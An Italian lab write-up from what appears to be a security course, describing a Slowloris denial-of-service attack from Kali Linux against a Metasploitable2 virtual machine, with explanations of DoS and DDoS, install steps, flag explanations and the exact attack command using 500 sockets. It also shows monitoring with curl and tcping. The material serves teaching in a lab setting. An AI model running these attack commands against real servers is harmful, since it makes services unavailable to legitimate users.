Password Cracking

Malware

Attacco DoS

Sommario

Traccia esercizio

Simulare un attacco DoS dalla macchina attaccante Kali verso il target Metasploitable utilizzando slowloris:

https://github.com/gkbrk/slowloris

Creare un report in cui si descriva:

- DoS
- DDoS
- Slowloris

Lanciare il tool slowloris e verificare la connettività http al target http://ip-metasploitable .

Oltre al ispezione tramite browser, possiamo creare un semplice monitor con il comando watch e curl in grado di verificare, ogni secondo, la connettività http, stampando solo l'head ed evidenziando le differenze tra i diversi output del watch.

Successivamente, utilizzare il tool tcping per monitorare la connettività tcp alla porta 80 di Metasploitable:

https://neoctobers.readthedocs.io/en/latest/linux/tcpping_on_ubuntu.html

Verificare le differenze tra connessioni http e tcp e aumentare il numero di socket impiegati da slowloris.

Svolgimento esercizio

Installazione slowloris

Da Kali Linux seguire la documentazione dal link dato dalla traccia per l'installazione.

Pertanto avviare gli aggiornamenti:

- **sudo apt update && sudo apt upgrade**
- **sudo apt install git**
- **git clone https://github.com/gkbrk/slowloris.git**
- **cd slowloris**
- **python3 slowloris.py <target-website>**

esempio di commando **python3 slowloris.py -p 443 -s 200 example.com**

Comandi più comuni

- -p : Specifica la porta (default 80)
- -s : Numero di socket (default 150)
- -v : Aggiunge la modalità verbose per vedere più informazioni
- -https : Usa HTTPS invece di http

Attraverso il comando **python3 slowloris.py -h**

```
└─$ python3 slowloris.py -h
usage: slowloris.py [-h] [-p PORT] [-s SOCKETS] [-v] [-ua] [-x] [--proxy-host PROXY_HOST] [--proxy-port PROXY_PORT] [--https]
                    [--sleeptime SLEEPTIME]
                    [host]

Slowloris, low bandwidth stress test tool for websites

positional arguments:
  host                  Host to perform stress test on

options:
  -h, --help            show this help message and exit
  -p PORT, --port PORT  Port of webserver, usually 80
  -s SOCKETS, --sockets SOCKETS
                        Number of sockets to use in the test
  -v, --verbose         Increases logging
  -ua, --randuseragents
                        Randomizes user-agents with each request
  -x, --useproxy        Use a SOCKS5 proxy for connecting
  --proxy-host PROXY_HOST
                        SOCKS5 proxy host
  --proxy-port PROXY_PORT
                        SOCKS5 proxy port
  --https               Use HTTPS for the requests
  --sleeptime SLEEPTIME
                        Time to sleep between each header sent.
```

- -p [numero di porta]: Specifica la porta del server web. La porta di default è 80 (HTTP), ma potresti voler attaccare la porta 443 (HTTPS) o altre porte.
  python3 slowloris.py 192.168.1.105 -p 80
- -s [numero di socket]: Specifica il numero di socket da aprire. Più socket utilizzi, maggiore sarà la pressione sul server. Il valore predefinito è 150, ma puoi aumentarlo per intensificare l'attacco.
  python3 slowloris.py 192.168.1.105 -s 200
- -v: Aggiungi l'opzione verbose per ottenere più dettagli durante l'attacco.
  python3 slowloris.py 192.168.1.105 -v
- --https: Se il server di destinazione utilizza HTTPS, puoi usare questa opzione per attaccare la porta 443.
  python3 slowloris.py 192.168.1.105 –https

Installazione tcping

Da terminale lanciare i seguenti comandi

- **sudo apt install tcptraceroute**
- **sudo wget http://www.vdberg.org/~richard/tcpping -O /usr/bin/tcping**
- **sudo chmod 755 /usr/bin/tcping**

Spiegazione concetti

Denial of Service (DoS) è un attacco che mira a rendere un servizio o una risorsa (come un server web) non disponibile agli utenti legittimi. Viene solitamente realizzato sovraccaricando il server con richieste o esaurendo le risorse del sistema, impedendo così di rispondere ai normali utenti.

Distributed Denial of Service (DDoS) è una variante dell'attacco DoS in cui l'attacco viene eseguito da più fonti distribuite (spesso tramite una botnet). Molteplici sistemi vengono compromessi e utilizzati per inviare un volume enorme di richieste al server target, rendendo difficile difendersi poiché le richieste provengono da diversi indirizzi IP.

Slowloris è un tipo di attacco DoS che funziona aprendo molte connessioni HTTP al server di destinazione e mantenendole aperte per il più lungo tempo possibile. Questo viene fatto inviando piccole porzioni delle richieste HTTP a intervalli regolari, senza mai completarle. In questo modo, il server tiene le connessioni aperte e alla fine esaurisce le risorse, impedendo ulteriori connessioni da parte di utenti legittimi.

Attacco DoS da Kali Linux a Metasploitable2

Per evitare possibili filtri, si mettono le due macchine in IP statico 192.168.50.100 Kali e 192.168.50.101 Metasploitable2


Da Kali, l'attaccante, si lancia il comando **python3 slowloris.py 192.168.50.101 -p 80 -s 500 -v**

- 192.168.50.101: indirizzo IP del target (Metasploitable).
- -p 80: specifica la porta 80 (HTTP).
- -s 500: utilizza 500 socket per l'attacco.
- -v: attiva la modalità verbose per vedere i dettagli dell'attacco.


In contemporanea su un altro terminale, lanciare il comando **curl -I http://192.168.50.101 –silent** per il monitoraggio. Lanciarlo sia prima dell'attacco, sia durante l'attacco.

- -I: Richiede solo gli header HTTP.
- --silent: Sopprime la barra di avanzamento e i messaggi di errore, restituendo solo l'output richiesto (gli header HTTP).
- http://192.168.50.101: L'URL del server di destinazione.


In questo caso specifico, curl serve per verificare la connettività HTTP del server di destinazione, controllando se risponde correttamente alle richieste durante e dopo l'attacco DoS.



Attacco DoS eseguito con successo, il server, non carica più la pagina.



Infatti il ping non dà più risposta, verificato anche attraverso il comando **tcping 192.168.50.101 80**



Screenshoot da Wireshark